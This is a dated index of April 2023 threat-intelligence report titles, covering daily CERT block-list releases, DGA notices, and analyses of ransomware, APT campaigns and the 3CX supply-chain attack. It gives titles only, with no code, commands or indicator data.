1.3.1663. 2023-04-01 TTC-CERT - HASH Daily Block Lists - 2023-03-31 - CyberTotal
1.3.1664. 2023-04-01 TTC-CERT IP Block Lists 2023-04-01 - FTP port scanning, FTP attack
1.3.1665. 2023-04-01 TTC-CERT IP Block Lists 2023-04-01 - SSH port scanning, SSH brute-force attack
1.3.1666. 2023-04-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-01
1.3.1667. 2023-04-01 With KEYPLUG, China’s RedGolf Spies On, Steals From Wide Field of Targets
1.3.1668. 2023-04-02 TTC-CERT Block Lists 2023-04-02 - Agentemis, BEACON, Cobalt Strike
1.3.1669. 2023-04-02 TTC-CERT Block Lists 2023-04-02 - Phishing attack dataset
1.3.1670. 2023-04-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-01 - CyberTotal
1.3.1671. 2023-04-02 TTC-CERT - HASH Daily Block Lists - 2023-04-01 - CyberTotal
1.3.1672. 2023-04-02 TTC-CERT IP Block Lists 2023-04-02 - FTP port scanning, FTP attack
1.3.1673. 2023-04-02 TTC-CERT IP Block Lists 2023-04-02 - SSH port scanning, SSH brute-force attack
1.3.1674. 2023-04-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-02
1.3.1675. 2023-04-03 Active Bamital DGA(s) for 20230402
1.3.1676. 2023-04-03 Active Malware samples detected on 2023-04-02
1.3.1677. 2023-04-03 TTC-CERT Block Lists 2023-04-03 - Agentemis, BEACON, Cobalt Strike
1.3.1678. 2023-04-03 TTC-CERT Block Lists 2023-04-03 - Phishing attack dataset
1.3.1679. 2023-04-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-02 - CyberTotal
1.3.1680. 2023-04-03 TTC-CERT - HASH Daily Block Lists - 2023-04-02 - CyberTotal
1.3.1681. 2023-04-03 TTC-CERT IP Block Lists 2023-04-03 - FTP port scanning, FTP attack

1.3.1682. 2023-04-03 TTC-CERT IP Block Lists 2023-04-03 - SSH port scanning, SSH brute-force attack
1.3.1683. 2023-04-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-03
1.3.1684. 2023-04-04 Active Bamital DGA(s) for 20230403
1.3.1685. 2023-04-04 Active Chinad DGA(s) for 20230403
1.3.1686. 2023-04-04 Active Malware samples detected on 2023-04-03
1.3.1687. 2023-04-04 ASEC Weekly Phishing Email Threat Trends (March 19th, 2023 – March 25th, 2023)
1.3.1688. 2023-04-04 Critical Elementor Pro Vulnerability Exploited - Patchstack
1.3.1689. 2023-04-04 Malicious ISO File Leads to Domain Wide Ransomware
1.3.1690. 2023-04-04 Money Message/Money Encryptor Ransomware (xxyyzzr)
1.3.1691. 2023-04-04 New TACTICAL#OCTOPUS Attack Campaign Targets US Entities with Malware Bundled in Tax-Themed Documents
1.3.1692. 2023-04-04 Supply Chain Compromise Campaign Targeting 3CXDesktopApp Customers
1.3.1693. 2023-04-04 TTC-CERT Block Lists 2023-04-04 - Agentemis, BEACON, Cobalt Strike
1.3.1694. 2023-04-04 TTC-CERT Block Lists 2023-04-04 - IcedID, BokBot
1.3.1695. 2023-04-04 TTC-CERT Block Lists 2023-04-04 - Phishing attack dataset
1.3.1696. 2023-04-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-03 - CyberTotal
1.3.1697. 2023-04-04 TTC-CERT - HASH Daily Block Lists - 2023-04-03 - CyberTotal
1.3.1698. 2023-04-04 TTC-CERT IP Block Lists 2023-04-04 - FTP port scanning, FTP attack
1.3.1699. 2023-04-04 TTC-CERT IP Block Lists 2023-04-04 - SSH port scanning, SSH brute-force attack
1.3.1700. 2023-04-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-04
1.3.1701. 2023-04-05 3CXDesktopApp Backdoored in a Suspected Lazarus Campaign
1.3.1702. 2023-04-05 Active Bamital DGA(s) for 20230404
1.3.1703. 2023-04-05 Active Bedep DGA(s) for 20230404
1.3.1704. 2023-04-05 Active Malware samples detected on 2023-04-04
1.3.1705. 2023-04-05 CERT-UA#6322 - Use of unlicensed Microsoft Office software as a vector of primary ICS compromise

1.3.1706. 2023-04-05 Malicious javascript injected into a tax filing service.
1.3.1707. 2023-04-05 Not just an infostealer: Gopuram backdoor deployed through 3CX supply chain attack
1.3.1708. 2023-04-05 Rorschach – A New Sophisticated and Fast Ransomware
1.3.1709. 2023-04-05 TTC-CERT Block Lists 2023-04-05 - Agentemis, BEACON, Cobalt Strike
1.3.1710. 2023-04-05 TTC-CERT Block Lists 2023-04-05 - IcedID, BokBot
1.3.1711. 2023-04-05 TTC-CERT Block Lists 2023-04-05 - Phishing attack dataset
1.3.1712. 2023-04-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-04 - CyberTotal
1.3.1713. 2023-04-05 TTC-CERT - HASH Daily Block Lists - 2023-04-04 - CyberTotal
1.3.1714. 2023-04-05 TTC-CERT IP Block Lists 2023-04-05 - FTP port scanning, FTP attack
1.3.1715. 2023-04-05 TTC-CERT IP Block Lists 2023-04-05 - SSH port scanning, SSH brute-force attack
1.3.1716. 2023-04-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-05
1.3.1717. 2023-04-06 Active Bamital DGA(s) for 20230405
1.3.1718. 2023-04-06 Active Malware samples detected on 2023-04-05
1.3.1719. 2023-04-06 Analysis of In the wild Attack Samples Exploiting Outlook Privilege Escalation Vulnerability(CVE-2023-23397)
1.3.1720. 2023-04-06 Analysis of the latest attack activities of the APT-C-23 (Twin-Tailed Scorpion) organization
1.3.1721. 2023-04-06 [AUTO] POST Luxembourg Phishing Collection - 2023
1.3.1722. 2023-04-06 BabLock, new ransomware quietly cruising around Europe, Middle East, and Asia
1.3.1723. 2023-04-06 Mac Malware MacStealer Spreads as Fake P2E Apps
1.3.1724. 2023-04-06 Mantis: New Tooling Used in Attacks Against Palestinian Targets
1.3.1725. 2023-04-06 Rilide: A New Malicious Browser Extension for Stealing Cryptocurrencies
1.3.1726. 2023-04-06 Silver Fox large-scale social workers
1.3.1727. 2023-04-06 Technical Analysis of Xloader’s Code Obfuscation in Version 4.3
1.3.1728. 2023-04-06 The many faces of the IcedID attack kill chain
1.3.1729. 2023-04-06 The Rise of FusionCore An Emerging Cybercrime Group from Europe

1.3.1730. 2023-04-06 TTC-CERT Block Lists 2023-04-06 - Agentemis, BEACON, Cobalt Strike
1.3.1731. 2023-04-06 TTC-CERT Block Lists 2023-04-06 - Phishing attack dataset
1.3.1732. 2023-04-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-05 - CyberTotal
1.3.1733. 2023-04-06 TTC-CERT - HASH Daily Block Lists - 2023-04-05 - CyberTotal
1.3.1734. 2023-04-06 TTC-CERT IP Block Lists 2023-04-06 - FTP port scanning, FTP attack
1.3.1735. 2023-04-06 TTC-CERT IP Block Lists 2023-04-06 - SSH port scanning, SSH brute-force attack
1.3.1736. 2023-04-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-06
1.3.1737. 2023-04-07 Active Bamital DGA(s) for 20230406
1.3.1738. 2023-04-07 Active Bedep DGA(s) for 20230406
1.3.1739. 2023-04-07 Active Malware samples detected on 2023-04-06
1.3.1740. 2023-04-07 ASEC Weekly Malware Statistics (March 27th, 2023 – April 2nd, 2023)
1.3.1741. 2023-04-07 CryptoClippy Speaks Portuguese
1.3.1742. 2023-04-07 Malicious page related to DEV-0408 group activity
1.3.1743. 2023-04-07 New BabyShark Malware Targets U.S. National Security Think Tanks
1.3.1744. 2023-04-07 Targeted APT Activity: BABYSHARK Is Out for Blood
1.3.1745. 2023-04-07 Technical analysis of the Genesis Market and Middot
1.3.1746. 2023-04-07 TTC-CERT Block Lists 2023-04-07 - Agentemis, BEACON, Cobalt Strike
1.3.1747. 2023-04-07 TTC-CERT Block Lists 2023-04-07 - Phishing attack dataset
1.3.1748. 2023-04-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-06 - CyberTotal
1.3.1749. 2023-04-07 TTC-CERT - HASH Daily Block Lists - 2023-04-06 - CyberTotal
1.3.1750. 2023-04-07 TTC-CERT IP Block Lists 2023-04-07 - FTP port scanning, FTP attack
1.3.1751. 2023-04-07 TTC-CERT IP Block Lists 2023-04-07 - SSH port scanning, SSH brute-force attack
1.3.1752. 2023-04-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-07
1.3.1753. 2023-04-08 Active Bamital DGA(s) for 20230407
1.3.1754. 2023-04-08 Active Malware samples detected on 2023-04-07

1.3.1755. 2023-04-08 ALPHV Ransomware Affiliate Targets Vulnerable Backup Installations to Gain Initial Access
1.3.1756. 2023-04-08 New Cylance Ransomware with Power-Packed CommandLine Options
1.3.1757. 2023-04-08 TTC-CERT Block Lists 2023-04-08 - Agentemis, BEACON, Cobalt Strike
1.3.1758. 2023-04-08 TTC-CERT Block Lists 2023-04-08 - Phishing attack dataset
1.3.1759. 2023-04-08 TTC-CERT - HASH Daily Block Lists - 2023-04-07 - CyberTotal
1.3.1760. 2023-04-08 TTC-CERT IP Block Lists 2023-04-08 - FTP port scanning, FTP attack
1.3.1761. 2023-04-08 TTC-CERT IP Block Lists 2023-04-08 - SSH port scanning, SSH brute-force attack
1.3.1762. 2023-04-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-08
1.3.1763. 2023-04-08 Who Broke NPM? Malicious Packages Flood Leading to Denial of Service
1.3.1764. 2023-04-09 Active Bamital DGA(s) for 20230408
1.3.1765. 2023-04-09 Active Malware samples detected on 2023-04-08
1.3.1766. 2023-04-09 TTC-CERT Block Lists 2023-04-09 - Agentemis, BEACON, Cobalt Strike
1.3.1767. 2023-04-09 TTC-CERT Block Lists 2023-04-09 - Phishing attack dataset
1.3.1768. 2023-04-09 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-08 - CyberTotal
1.3.1769. 2023-04-09 TTC-CERT - HASH Daily Block Lists - 2023-04-08 - CyberTotal
1.3.1770. 2023-04-09 TTC-CERT IP Block Lists 2023-04-09 - FTP port scanning, FTP attack
1.3.1771. 2023-04-09 TTC-CERT IP Block Lists 2023-04-09 - SSH port scanning, SSH brute-force attack
1.3.1772. 2023-04-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-09
1.3.1773. 2023-04-10 Active Bamital DGA(s) for 20230409
1.3.1774. 2023-04-10 Active Chinad DGA(s) for 20230409
1.3.1775. 2023-04-10 Active Malware samples detected on 2023-04-09
1.3.1776. 2023-04-10 TTC-CERT Block Lists 2023-04-10 - Agentemis, BEACON, Cobalt Strike
1.3.1777. 2023-04-10 TTC-CERT Block Lists 2023-04-10 - Phishing attack dataset

1.3.1778. 2023-04-10 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-09 - CyberTotal
1.3.1779. 2023-04-10 TTC-CERT - HASH Daily Block Lists - 2023-04-09 - CyberTotal
1.3.1780. 2023-04-10 TTC-CERT IP Block Lists 2023-04-10 - FTP port scanning, FTP attack
1.3.1781. 2023-04-10 TTC-CERT IP Block Lists 2023-04-10 - SSH port scanning, SSH brute-force attack
1.3.1782. 2023-04-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-10
1.3.1783. 2023-04-10 รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot
1.3.1784. 2023-04-11 3CX DesktopApp Supply Chain Attack Also Detected in Korea
1.3.1785. 2023-04-11 Active Bamital DGA(s) for 20230410
1.3.1786. 2023-04-11 Active Malware samples detected on 2023-04-10
1.3.1787. 2023-04-11 Attack chain leads to XWORM and AGENTTESLA
1.3.1788. 2023-04-11 Balada Injector: Synopsis of a Massive Ongoing WordPress Malware Campaign
1.3.1789. 2023-04-11 Cisco Talos Intelligence Group - Threat Roundup for March 31 to April 7
1.3.1790. 2023-04-11 Demystifying Money Message Ransomware
1.3.1791. 2023-04-11 MERCURY and DEV-1084: Destructive attack on hybrid environment
1.3.1792. 2023-04-11 TTC-CERT Block Lists 2023-04-11 - Agentemis, BEACON, Cobalt Strike
1.3.1793. 2023-04-11 TTC-CERT Block Lists 2023-04-11 - Phishing attack dataset
1.3.1794. 2023-04-11 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-10 - CyberTotal
1.3.1795. 2023-04-11 TTC-CERT - HASH Daily Block Lists - 2023-04-10 - CyberTotal
1.3.1796. 2023-04-11 TTC-CERT IP Block Lists 2023-04-11 - FTP port scanning, FTP attack
1.3.1797. 2023-04-11 TTC-CERT IP Block Lists 2023-04-11 - SSH port scanning, SSH brute-force attack
1.3.1798. 2023-04-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-11
1.3.1799. 2023-04-12 Active Bamital DGA(s) for 20230411
1.3.1800. 2023-04-12 Active Chinad DGA(s) for 20230411
1.3.1801. 2023-04-12 Active Malware samples detected on 2023-04-11
1.3.1802. 2023-04-12 ASEC Weekly Phishing Email Threat Trends (March 26th, 2023 – April 1st, 2023)

1.3.1803. 2023-04-12 GuLoader Targeting the Financial Sector Using a Tax-themed Phishing Lure
1.3.1804. 2023-04-12 Nokoyawa ransomware attacks with Windows zero-day
1.3.1805. 2023-04-12 TTC-CERT Block Lists 2023-04-12 - Agentemis, BEACON, Cobalt Strike
1.3.1806. 2023-04-12 TTC-CERT Block Lists 2023-04-12 - Phishing attack dataset
1.3.1807. 2023-04-12 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-11 - CyberTotal
1.3.1808. 2023-04-12 TTC-CERT - HASH Daily Block Lists - 2023-04-11 - CyberTotal
1.3.1809. 2023-04-12 TTC-CERT IP Block Lists 2023-04-12 - FTP port scanning, FTP attack
1.3.1810. 2023-04-12 TTC-CERT IP Block Lists 2023-04-12 - SSH port scanning, SSH brute-force attack
1.3.1811. 2023-04-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-12
1.3.1812. 2023-04-13 Active Bamital DGA(s) for 20230412
1.3.1813. 2023-04-13 Active Chinad DGA(s) for 20230412
1.3.1814. 2023-04-13 Active Malware samples detected on 2023-04-12
1.3.1815. 2023-04-13 Attack Campaign to Distribute Malware Using Fake Google Chrome Error Screens from a Redacted Web Site
1.3.1816. 2023-04-13 Bitter Group distributes CHM malware to Chinese institutions
1.3.1817. 2023-04-13 Following the Lazarus group by tracking DeathNote campaign
1.3.1818. 2023-04-13 Recent IcedID (Bokbot) activity
1.3.1819. 2023-04-13 Sweet QuaDreams (DEV-0196) : A First Look at Spyware Vendor QuaDream’s Exploits, Victims, and Customers
1.3.1820. 2023-04-13 Trigona ransomware attacking MS-SQL servers
1.3.1821. 2023-04-13 TTC-CERT Block Lists 2023-04-13 - Agentemis, BEACON, Cobalt Strike
1.3.1822. 2023-04-13 TTC-CERT Block Lists 2023-04-13 - Phishing attack dataset
1.3.1823. 2023-04-13 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-12 - CyberTotal
1.3.1824. 2023-04-13 TTC-CERT - HASH Daily Block Lists - 2023-04-12 - CyberTotal
1.3.1825. 2023-04-13 TTC-CERT IP Block Lists 2023-04-13 - FTP port scanning, FTP attack
1.3.1826. 2023-04-13 TTC-CERT IP Block Lists 2023-04-13 - SSH port scanning, SSH brute-force attack

1.3.1827. 2023-04-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-13
1.3.1828. 2023-04-14 Active Bamital DGA(s) for 20230413
1.3.1829. 2023-04-14 Active Bedep DGA(s) for 20230413
1.3.1830. 2023-04-14 Active Malware samples detected on 2023-04-13
1.3.1831. 2023-04-14 ASEC Weekly Malware Statistics (April 3rd, 2023 – April 9th, 2023) - ASEC BLOG
1.3.1832. 2023-04-14 Investigating the resurgence of the Mexals campaign
1.3.1833. 2023-04-14 Malware Disguised as Document from Ukraine's Energoatom Delivers Havoc Demon Backdoor
1.3.1834. 2023-04-14 Money Ransomware: The Latest Double Extortion Group
1.3.1835. 2023-04-14 Qakbot Being Distributed in Korea Through Email Hijacking - ASEC BLOG
1.3.1836. 2023-04-14 Sour Grapes: stomping on a Cambodia-based “pig butchering” scam
1.3.1837. 2023-04-14 Threat Actor Spotlight: RagnarLocker Ransomware
1.3.1838. 2023-04-14 Transparent Tribe (APT36) | Pakistan-Aligned Threat Actor Expands Interest in Indian Education Sector
1.3.1839. 2023-04-14 TTC-CERT Block Lists 2023-04-14 - Agentemis, BEACON, Cobalt Strike
1.3.1840. 2023-04-14 TTC-CERT Block Lists 2023-04-14 - IcedID, BokBot
1.3.1841. 2023-04-14 TTC-CERT Block Lists 2023-04-14 - Phishing attack dataset
1.3.1842. 2023-04-14 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-13 - CyberTotal
1.3.1843. 2023-04-14 TTC-CERT - HASH Daily Block Lists - 2023-04-13 - CyberTotal
1.3.1844. 2023-04-14 TTC-CERT IP Block Lists 2023-04-14 - FTP port scanning, FTP attack
1.3.1845. 2023-04-14 TTC-CERT IP Block Lists 2023-04-14 - SSH port scanning, SSH brute-force attack
1.3.1846. 2023-04-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-14
1.3.1847. 2023-04-15 Active Bamital DGA(s) for 20230414
1.3.1848. 2023-04-15 Active Bedep DGA(s) for 20230414
1.3.1849. 2023-04-15 Active Malware samples detected on 2023-04-14
1.3.1850. 2023-04-15 Chameleon: A New Android Malware Spotted In The Wild
1.3.1851. 2023-04-15 Dark web forum whac-a-mole

1.3.1852. 2023-04-15 Legion: an AWS Credential Harvester and SMTP Hijacker
1.3.1853. 2023-04-15 Pandora analysis (Ilnas-04570323.exe) - malicious files included in an email
1.3.1854. 2023-04-15 TTC-CERT Block Lists 2023-04-15 - Agentemis, BEACON, Cobalt Strike
1.3.1855. 2023-04-15 TTC-CERT Block Lists 2023-04-15 - Phishing attack dataset
1.3.1856. 2023-04-15 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-14 - CyberTotal
1.3.1857. 2023-04-15 TTC-CERT - HASH Daily Block Lists - 2023-04-14 - CyberTotal
1.3.1858. 2023-04-15 TTC-CERT IP Block Lists 2023-04-15 - FTP port scanning, FTP attack
1.3.1859. 2023-04-15 TTC-CERT IP Block Lists 2023-04-15 - SSH port scanning, SSH brute-force attack
1.3.1860. 2023-04-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-15
1.3.1861. 2023-04-16 Active Bamital DGA(s) for 20230415
1.3.1862. 2023-04-16 TTC-CERT Block Lists 2023-04-16 - Agentemis, BEACON, Cobalt Strike
1.3.1863. 2023-04-16 TTC-CERT Block Lists 2023-04-16 - Phishing attack dataset
1.3.1864. 2023-04-16 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-15 - CyberTotal
1.3.1865. 2023-04-16 TTC-CERT - HASH Daily Block Lists - 2023-04-15 - CyberTotal
1.3.1866. 2023-04-16 TTC-CERT IP Block Lists 2023-04-16 - FTP port scanning, FTP attack
1.3.1867. 2023-04-16 TTC-CERT IP Block Lists 2023-04-16 - SSH port scanning, SSH brute-force attack
1.3.1868. 2023-04-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-16
1.3.1869. 2023-04-17 Active Bamital DGA(s) for 20230416
1.3.1870. 2023-04-17 Active Bedep DGA(s) for 20230416
1.3.1871. 2023-04-17 Active Malware samples detected on 2023-04-16
1.3.1872. 2023-04-17 TTC-CERT Block Lists 2023-04-17 - Agentemis, BEACON, Cobalt Strike
1.3.1873. 2023-04-17 TTC-CERT Block Lists 2023-04-17 - Phishing attack dataset
1.3.1874. 2023-04-17 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-16 - CyberTotal
1.3.1875. 2023-04-17 TTC-CERT - HASH Daily Block Lists - 2023-04-16 - CyberTotal
1.3.1876. 2023-04-17 TTC-CERT IP Block Lists 2023-04-17 - FTP port scanning, FTP attack

1.3.1877. 2023-04-17 TTC-CERT IP Block Lists 2023-04-17 - SSH port scanning, SSH brute-force attack
1.3.1878. 2023-04-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-17
1.3.1879. 2023-04-17 รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-2.v1 - Bbot
1.3.1880. 2023-04-18 Active Bamital DGA(s) for 20230417
1.3.1881. 2023-04-18 Active Bedep DGA(s) for 20230417
1.3.1882. 2023-04-18 Active Malware samples detected on 2023-04-17
1.3.1883. 2023-04-18 Additional Activities of the Tick Group That Attacks with a Modified Q-Dir and Their Ties with Operation Triple Tiang
1.3.1884. 2023-04-18 ASEC Weekly Phishing Email Threat Trends (April 2nd, 2023 – April 8th, 2023)
1.3.1885. 2023-04-18 CrossLock Ransomware Sample 2023-04-18
1.3.1886. 2023-04-18 Cyber Espionage in India: Decoding APT-36's New Linux Malware Campaign
1.3.1887. 2023-04-18 Goldoson: Privacy-invasive and Clicker Android Adware found in popular apps in South Korea
1.3.1888. 2023-04-18 LockBit Ransomware Sample 2023-04-18
1.3.1889. 2023-04-18 QBot banker delivered through business correspondence
1.3.1890. 2023-04-18 Ransomware Roundup – Kadavro Vector Ransomware
1.3.1891. 2023-04-18 SimpleHarm: Tracking MuddyWater’s infrastructure
1.3.1892. 2023-04-18 TTC-CERT Block Lists 2023-04-18 - Phishing attack dataset
1.3.1893. 2023-04-18 TTC-CERT - HASH Daily Block Lists - 2023-04-17 - CyberTotal
1.3.1894. 2023-04-18 TTC-CERT IP Block Lists 2023-04-18 - FTP port scanning, FTP attack
1.3.1895. 2023-04-18 TTC-CERT IP Block Lists 2023-04-18 - SSH port scanning, SSH brute-force attack
1.3.1896. 2023-04-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-18
1.3.1897. 2023-04-18 Uncovering the Latest ATO Phishing Campaign: Tips to Stay Protected
1.3.1898. 2023-04-18 Zaraza Bot Credential Stealer Targets Browser Passwords
1.3.1899. 2023-04-19 Active Bamital DGA(s) for 20230418
1.3.1900. 2023-04-19 Active Malware samples detected on 2023-04-18

1.3.1901. 2023-04-19 Alert (AA23-108) - APT28 (also known as Fancy Bear, STRONTIUM, Pawn Storm, the Sednit Gang and Sofacy) Exploits Known Vulnerability to Carry Out Reconnaissance and Deploy Malware on Cisco Routers
1.3.1902. 2023-04-19 An Analysis of the BabLock (aka Rorschach) Ransomware
1.3.1903. 2023-04-19 APT-C-36: from NjRAT to LimeRAT
1.3.1904. 2023-04-19 ASEC Weekly Malware Statistics (April 10th, 2023 – April 16th, 2023)
1.3.1905. 2023-04-19 Bypassing Qakbot Anti-Analysis
1.3.1906. 2023-04-19 Credential Caution: Exploring the New Public Cloud File-Borne
1.3.1907. 2023-04-19 Ex-Conti and FIN7 Actors Collaborate with New Domino Backdoor
1.3.1908. 2023-04-19 Introducing DevOpt: A Multifunctional Backdoor Arsenal
1.3.1909. 2023-04-19 Jaguar Tooth Malware Analysis Report - Cisco IOS malware that collects device information and enables backdoor access
1.3.1910. 2023-04-19 LockBit for Mac | How Real is the Risk of macOS Ransomware?
1.3.1911. 2023-04-19 Monero Mining Pool FQDNs
1.3.1912. 2023-04-19 New Captcha Protected Phishing Attack Targets Access to Payroll Files
1.3.1913. 2023-04-19 Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (April 2023) เพื่อแก้ไขช่องโหว่หลายรายการ
1.3.1914. 2023-04-19 Phishing Attack Activities: Threat Actors in Sheep’s Clothing (ENG)
1.3.1915. 2023-04-19 PrivateLoader: Analyzing the Encryption and Decryption of a Modern Loader
1.3.1916. 2023-04-19 Retail Giant Walmart Ranks First in List of Brands Most Likely to be Imitated in Phishing Attempts in Q1 2023
1.3.1917. 2023-04-19 The (Not so) Secret War on Discord
1.3.1918. 2023-04-19 TTC-CERT Block Lists 2023-04-19 - Agentemis, BEACON, Cobalt Strike
1.3.1919. 2023-04-19 TTC-CERT Block Lists 2023-04-19 - Phishing attack dataset
1.3.1920. 2023-04-19 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-18 - CyberTotal
1.3.1921. 2023-04-19 TTC-CERT - HASH Daily Block Lists - 2023-04-18 - CyberTotal
1.3.1922. 2023-04-19 TTC-CERT IP Block Lists 2023-04-19 - FTP port scanning, FTP attack

1.3.1923. 2023-04-19 TTC-CERT IP Block Lists 2023-04-19 - SSH port scanning, SSH brute-force attack
1.3.1924. 2023-04-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-19
1.3.1925. 2023-04-19 What Makes Invalid Printer Loader so Stealthy?
1.3.1926. 2023-04-19 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1927. 2023-04-20 2CMV23-00398-01 CSIRT alerta de nueva campaña de phishing con malware, que suplanta a Autopase
1.3.1928. 2023-04-20 Active Bamital DGA(s) for 20230419
1.3.1929. 2023-04-20 Active Malware samples detected on 2023-04-19
1.3.1930. 2023-04-20 AuKill EDR killer malware abuses Process Explorer driver (BYOVD)
1.3.1931. 2023-04-20 BlackBit Ransomware Being Distributed in Korea
1.3.1932. 2023-04-20 CrossLock Ransomware Emerges: New GoLang-Based Malware On the Horizon
1.3.1933. 2023-04-20 DoNot APT Hackers Attack Via Android Malware via Chatting Apps
1.3.1934. 2023-04-20 Experts temporarily disrupted the RedLine Stealer operations abusing GitHub repositories as dead-drop resolvers.
1.3.1935. 2023-04-20 IcedID Campaign 1865438746 Sample 2023-04-20
1.3.1936. 2023-04-20 LemonDuck: Malicious Excel Document Analysis
1.3.1937. 2023-04-20 Mispadu the banking trojan : Advertisement for a discounted Unhappy Meal
1.3.1938. 2023-04-20 Play Ransomware Group Using New Custom Data-Gathering Tools
1.3.1939. 2023-04-20 Threat Actors Rapidly Adopt Web3 IPFS Technology
1.3.1940. 2023-04-20 TTC-CERT Block Lists 2023-04-20 - Agentemis, BEACON, Cobalt Strike
1.3.1941. 2023-04-20 TTC-CERT Block Lists 2023-04-20 - Phishing attack dataset
1.3.1942. 2023-04-20 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-19 - CyberTotal
1.3.1943. 2023-04-20 TTC-CERT - HASH Daily Block Lists - 2023-04-19 - CyberTotal
1.3.1944. 2023-04-20 TTC-CERT IP Block Lists 2023-04-20 - FTP port scanning, FTP attack
1.3.1945. 2023-04-20 TTC-CERT IP Block Lists 2023-04-20 - SSH port scanning, SSH brute-force attack

1.3.1946. 2023-04-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-20
1.3.1947. 2023-04-20 Ukraine remains Russia’s biggest cyber focus in 2023
1.3.1948. 2023-04-20 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของธนาคารกสิกรไทย เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.3.1949. 2023-04-21 8220 Gang Uses Log4Shell Vulnerability to Install CoinMiner
1.3.1950. 2023-04-21 Active Bamital DGA(s) for 20230420
1.3.1951. 2023-04-21 Active Bedep DGA(s) for 20230420
1.3.1952. 2023-04-21 Active Malware samples detected on 2023-04-20
1.3.1953. 2023-04-21 APT-C-36 (Blind Eagle) Group Deploys LimeRAT Components Against Colombia
1.3.1954. 2023-04-21 (APT-C-36) Blind Eagles Malware Arsenal Technical Analysis
1.3.1955. 2023-04-21 ChatGPT-Themed Scam Attacks Are on the Rise
1.3.1956. 2023-04-21 DAAM Android Botnet being distributed through Trojanized Applications
1.3.1957. 2023-04-21 Daggerfly (aka Evasive Panda, Bronze Highland) : APT Actor Targets Telecoms Company in Africa
1.3.1958. 2023-04-21 Malware Analysis Report (AR23-110A) MAR-10435108-1.v1 ICONICSTEALER
1.3.1959. 2023-04-21 TTC-CERT Block Lists 2023-04-21 - Agentemis, BEACON, Cobalt Strike
1.3.1960. 2023-04-21 TTC-CERT Block Lists 2023-04-21 - Phishing attack dataset
1.3.1961. 2023-04-21 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-20 - CyberTotal
1.3.1962. 2023-04-21 TTC-CERT - HASH Daily Block Lists - 2023-04-20 - CyberTotal
1.3.1963. 2023-04-21 TTC-CERT IP Block Lists 2023-04-21 - FTP port scanning, FTP attack
1.3.1964. 2023-04-21 TTC-CERT IP Block Lists 2023-04-21 - SSH port scanning, SSH brute-force attack
1.3.1965. 2023-04-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-04-21
1.3.1966. 2023-04-21 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Aria Operations for Logs (ชื่อเดิม vRealize Log Insight) เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.1967. 2023-04-22 3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise; Suspected North Korean Actor Responsible
1.3.1968. 2023-04-22 Active Bamital DGA(s) for 20230421
1.3.1969. 2023-04-22 Active Bedep DGA(s) for 20230421
1.3.1970. 2023-04-22 Active Malware samples detected on 2023-04-21
1.3.1971. 2023-04-22 Attackers use Eval PHP plugin to backdoor websites
1.3.1972. 2023-04-22 Critical Vulnerabilities in PaperCut Print Management Software
1.3.1973. 2023-04-22 EvilExtractor – All-in-One Stealer
1.3.1974. 2023-04-22 Linux malware strengthens links between Lazarus and the 3CX supply-chain attack
1.3.1975. 2023-04-22 TTC-CERT Block Lists 2023-04-22 - Agentemis, BEACON, Cobalt Strike
1.3.1976. 2023-04-22 TTC-CERT Block Lists 2023-04-22 - Phishing attack dataset
1.3.1977. 2023-04-22 TTC-CERT - DOMAIN Daily Block Lists - 2023-04-21 - CyberTotal
1.3.1978. 2023-04-22 TTC-CERT - HASH Daily Block Lists - 2023-04-21 - CyberTotal
